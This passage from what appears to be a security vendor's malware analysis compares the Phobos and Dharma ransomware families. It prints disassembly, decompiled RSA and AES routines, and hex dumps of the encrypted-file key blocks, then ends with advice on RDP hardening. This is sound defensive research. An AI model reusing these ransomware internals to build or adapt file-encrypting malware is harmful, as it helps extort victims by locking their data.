0.01	0.02	GI--EL-	004027C8	sub_4027C8_15	00406800
0.01	0.02	GI--EL-	00402598	sub_402598_9	00402400
0.01	0.02	GI--EL-	00401FFE	to_run_cmd	004053F0
0.01	0.02	GI--EL-	00401F96	run_killing_processes	00409AA0
0.00	0.02	GI--EL-	00401B7D	encrypt_network_shares	00401A50
0.01	0.02	GI--EL-	004016B9	sub_4016B9_4	00401240
0.01	0.02	GI--E--	00401000	drop_file	00406B10

Fragment of code comparison: Phobos vs Dharma

In contrast to Phobos, Dharma loads the majority of its imports dynamically, making the code a bit more difficult to analyze.

```

00406640 | movsx eax,byte ptr ds:[edx]
00406643 | test eax,eax
00406645 | je dharma2.406688
00406647 | mov ecx,dword ptr ss:[ebp-C]
0040664A | push ecx
0040664B | mov edx,dword ptr ss:[ebp-4]
0040664E | push edx
0040664F | call dword ptr ds:[<&GetProcAddress>]
00406655 | mov ecx,dword ptr ss:[ebp-8]
00406658 | mov dword ptr ds:[ecx+4+<&GetProcAddress>]
0040665F | mov edx,dword ptr ss:[ebp-8]

```

Dharma loads

mosts of its imports at the beginning of execution

Addresses of the imported functions are stored in an additional array, and every call takes an additional jump to the value of this array. Example:

```

00408200 | push 100000
00408205 | call dharma2.406840
0040820A | mov dword ptr ss:[ebp-20],eax
0040820D | cmp dword ptr ss:dharma2.00406840
00408211 | jne dharma2.408222 mov eax,dword ptr ds:[<&OpenMutex>]
00408213 | mov ecx,dword ptr jmp dharma2.4066C0
00408216 | push ecx int3
00408217 | push 0 int3
00408219 | push 0 int3
0040821B | call dharma2.4067 int3
00408220 | mov dword ptr ss: int3
00408223 | push 7 int3
00408225 | push 0 mov eax,dword ptr ds:[<&RtlEnterCriticalSection>]
00408227 | mov edx,dword ptr jmp dharma2.4066C0
0040822A | push edx int3
0040822B | call dharma2.406C int3
00408230 | add esp,C int3
00408233 | mov eax,dword ptr int3
00408236 | push eax int3
00408237 | call dharma2.406E int3
0040823C | add esp,4 mov eax,dword ptr ds:[<&waitForMultipleObjects>]
0040823F | mov ecx,dword ptr jmp dharma2.4066C0
00408242 | push ecx int3
00408243 | call dharma2.4067 int3
00408248 | push eax

```

In contrast, Phobos has a typical, unobfuscated Import Table

Before the encryption routine is started, Dharma sets a mutex:

“Global\synchronize\_<hardcoded ID>”.

Both, Phobos and Dharma use the same implementation of the RSA algorithm, from a static library. Fragment of code from Dharma:

```

1 int __cdecl bi_mod_power(int ctx, int bi, int biexp)
2 {
3     int v3; // eax@1
4     int v4; // ST0C_4@9
5     int v5; // eax@9
6     int v6; // eax@9
7     int v7; // ST0C_4@14
8     int v8; // eax@14
9     int v9; // ST0C_4@15
10    int v10; // eax@15
11    int v11; // eax@15
12    signed int v13; // [sp+0h] [bp-18h]@3
13    int v14; // [sp+4h] [bp-14h]@3
14    signed int i; // [sp+8h] [bp-10h]@7
15    int i_1; // [sp+10h] [bp-8h]@1
16    int i_1a; // [sp+10h] [bp-8h]@17
17    int biR; // [sp+14h] [bp-4h]@1
18
19    i_1 = find_max_exp_index(biexp);
20    biR = int_to_bi(ctx, 1);
21    heap_alloc();
22    *(_DWORD*)(ctx + 20) = v3;
23    **(_DWORD**)(ctx + 20) = bi_clone(ctx, bi);
24    *(_DWORD*)(ctx + 24) = 1;
25    bi_permanent(**(_DWORD**)(ctx + 20));
26    do
27    {
28        if ( exp_bit_is_one(biexp, i_1) )
29        {
30            v13 = i_1;
31            v14 = 0;
32            if ( i_1 >= 0 )
33            {
34                while ( !exp_bit_is_one(biexp, v13) )
35                    ++v13;
36            }
37            else
38            {
39                v13 = 0;
40            }

```

The fragment of the

function “bi\_mod\_power” from:

<https://github.com/joyent/syslinux/blob/master/gpxe/src/crypto/axtls/bigint.c#L1371>

File encryption is implemented similarly in both. However, while Dharma uses [AES implementation from the same static library](#), Phobos uses AES from Windows Crypto API.

```

v6 = sub_4034A0(a2[1], 8) & 0xFF00FF;
*(DWORD*)(a1 + 8) = sub_4034B0(a2[1], 8) & 0xFF00FF00 | v6;
v7 = sub_4034A0(a2[2], 8) & 0xFF00FF;
*(DWORD*)(a1 + 12) = sub_4034B0(a2[2], 8) & 0xFF00FF00 | v7;
v8 = sub_4034A0(a2[3], 8) & 0xFF00FF;
*(DWORD*)(a1 + 16) = sub_4034B0(a2[3], 8) & 0xFF00FF00 | v8;
if ( a4 )
{
    v10 = sub_4034A0(a2[4], 8) & 0xFF00FF;
    *(DWORD*)(a1 + 20) = sub_4034B0(a2[4], 8) & 0xFF00FF00 | v10;
    v11 = sub_4034A0(a2[5], 8) & 0xFF00FF;
    *(DWORD*)(a1 + 24) = sub_4034B0(a2[5], 8) & 0xFF00FF00 | v11;
    v12 = sub_4034A0(a2[6], 8) & 0xFF00FF;
    *(DWORD*)(a1 + 28) = sub_4034B0(a2[6], 8) & 0xFF00FF00 | v12;
    v13 = sub_4034A0(a2[7], 8) & 0xFF00FF;
    result = sub_4034B0(a2[7], 8) & 0xFF00FF00;
    *(DWORD*)(a1 + 32) = result | v13;
    if ( a4 == 1 )
    {
        while ( 1 )
        {
            v14 = *(DWORD*)(v16 + 28);
            *(DWORD*)(v16 + 32) = dword_40D4B8[v17] ^ aes_sbox[v14 >> 24] & 0xFF ^ aes_sbox[(unsigned __int8)v14] & 0xFF00 ^ d
            *(DWORD*)(v16 + 36) = *(DWORD*)(v16 + 32) ^ *(DWORD*)(v16 + 4);
            *(DWORD*)(v16 + 40) = *(DWORD*)(v16 + 36) ^ *(DWORD*)(v16 + 8);
            result = *(DWORD*)(v16 + 40) ^ *(DWORD*)(v16 + 12);
            *(DWORD*)(v16 + 44) = result;
            if ( ++v17 == 7 )
                break;
            v15 = *(DWORD*)(v16 + 44);
            *(DWORD*)(v16 + 48) = aes_sbox[(unsigned __int8)v15] & 0xFF ^ aes_sbox[(unsigned __int16)v15 >> 8] & 0xFF00 ^ dwor
            *(DWORD*)(v16 + 52) = *(DWORD*)(v16 + 48) ^ *(DWORD*)(v16 + 20);
            *(DWORD*)(v16 + 56) = *(DWORD*)(v16 + 52) ^ *(DWORD*)(v16 + 24);
            *(DWORD*)(v16 + 60) = *(DWORD*)(v16 + 56) ^ *(DWORD*)(v16 + 28);
            v16 += 32;
        }
    }
}
else

```

Fragment of the AES implementation from Dharma ransomware

Looking at how the key is saved in the file, we can also see some similarities. The protected AES key is stored in the block at the end of the encrypted file. At the beginning of this block we can see some metadata that are similar like in Phobos, for example the original file name (in Phobos this data is encrypted). Then there is a 6 character long identifier, selected from a hardcoded pool.

```

00022F90 5C 58 C4 D1 CB FD 43 80 80 09 BD 78 83 E1 F6 B1 \XÄÑËýç€€.~x.áö±
00022FA0 00 00 00 00 02 00 00 00 0C FE 7A 41 00 00 00 00 .....tzA....
00022FB0 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 .....
00022FC0 73 00 71 00 75 00 61 00 72 00 65 00 31 00 2E 00 s.q.u.a.r.e.l...
00022FD0 62 00 6D 00 70 00 00 00 47 33 47 41 44 54 AF 01 b.m.p...53GADIŽ.
00022FE0 E0 82 8D 6D 53 FF 09 81 3A CE A0 18 2D F3 DB E6 í,řms'...:ı̇-óŮć
00022FF0 8F D3 DC B9 36 9B CF 6B A4 B4 71 C5 1F 22 A7 1A ŽÓŮa6>Đk'qĹ."š.
00023000 C4 FA 02 00 00 00 83 1C 33 06 34 87 CF C0 21 07 Āú.....3.4+ĐŘ!.
00023010 71 75 B6 F9 5A 2D CD F0 93 6B B4 E1 2F FF 8D 5D quŕúZ-íđ"k'á/'ř]
00023020 E1 82 26 A6 7E F3 61 0F B7 A1 83 07 68 15 B1 86 á,&!~óa.~..h.±†
00023030 B3 3B F0 29 19 C8 95 17 88 ED 21 CA F9 6F 49 01 ĺ;d).Č•...ı̇!ĚúoI.
00023040 7C 21 32 F9 03 D6 F7 41 E5 E3 BE EC 89 83 2B 31 |!2ú.Ō÷AíāIě%.+1
00023050 D0 B1 EA F3 1E C9 20 F8 02 2E 04 04 0B A4 CA 96 Đ±ęó.É ř.....ŕĚ-
00023060 0C CF 60 D9 22 6E 5D CD EA B0 12 16 25 F4 45 BF .Đ'Ů"n]Ĳ°...%óEž
00023070 41 B0 AA 85 A7 CE CD 2E 5A CD 33 47 6D 3F 19 F5 A°š...šĪı̇.Zı̇3Gm?.đ
00023080 5A 24 48 AD 32 EF 38 00 00 00 Z$H.2đ8...

```

The

block at the end of a file encrypted by Dharma

Such identifier occurs also in Phobos, but there it is stored at the very end of the block. In case of Phobos this identifier is constant for a particular sample.

```

00022FD0 89 2C 5A C2 1E E0 21 F6 AD BD 00 47 97 3F 71 A5 % , ZÃ.ř!ö.~.G-?qÃ
00022FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00022FF0 00 00 00 00 97 7B D4 7E 5C D4 76 ED CD 83 D0 BA ....-{Ô~\Ôvíí.Đğ
00023000 E9 2D 5B BC 02 00 00 00 B4 1D 97 57 0F 45 92 6E é-[L....'.-W.E'n
00023010 FF 8B 6B B8 76 35 07 78 1A 02 E2 CE 13 B4 02 5C `<k,v5.x..ãî.´\
00023020 AC FF AD 65 B2 B3 78 C3 C4 8F 95 44 72 61 6D F5 ~'.e.ìxÃÃŽ•Dramó
00023030 AB 18 E5 00 F9 34 15 56 EE EA 8A C9 6B 41 B8 77 «.í.ú4.ViešĚkA,w
00023040 D1 4A E3 B9 23 25 69 FE 33 1E E2 2A 0B 58 46 47 ŃJãa#%itç3.ã*.XFG
00023050 63 85 CF 19 02 6C 1A 7E C7 F5 6C 58 14 D1 2F 90 c_Ď..l.~Çólx.Ń/.
00023060 D4 84 24 F1 A5 72 B5 B8 54 48 6C 24 6F 88 93 FC Ô„$ńArp,THl$o.“ü
00023070 F1 E9 A4 A6 E8 B9 AB 21 EF BA 20 3C BD 24 16 72 né«!č«!dğ <“$.r
00023080 95 B8 CC 5D 49 5F C2 AF F2 00 00 00 4C 4F 43 4B •,Ě]I_Ăžň...LOCK
00023090 39 36 96

```

The

block at the end of a file encrypted by Phobos

## Conclusion

Phobos is an average ransomware, by no means showing any novelty. Looking at its internals, we can conclude that while it is not an exact rip-off Dharma, there are significant similarities between both of them, suggesting the same authors. The overlaps are at the conceptual level, as well as in the same RSA implementation used.

As with other threats, it is important to make sure your assets are secure to prevent such compromises. In this particular case, businesses should review any machines where Remote Desktop Procol (RDP) access has been enabled and either disable it if it is not needed, or making sure the credentials are strong to prevent such things are brute-forcing.

Malwarebytes for business protects against Phobos ransomware via its Anti-Ransomware protection module:

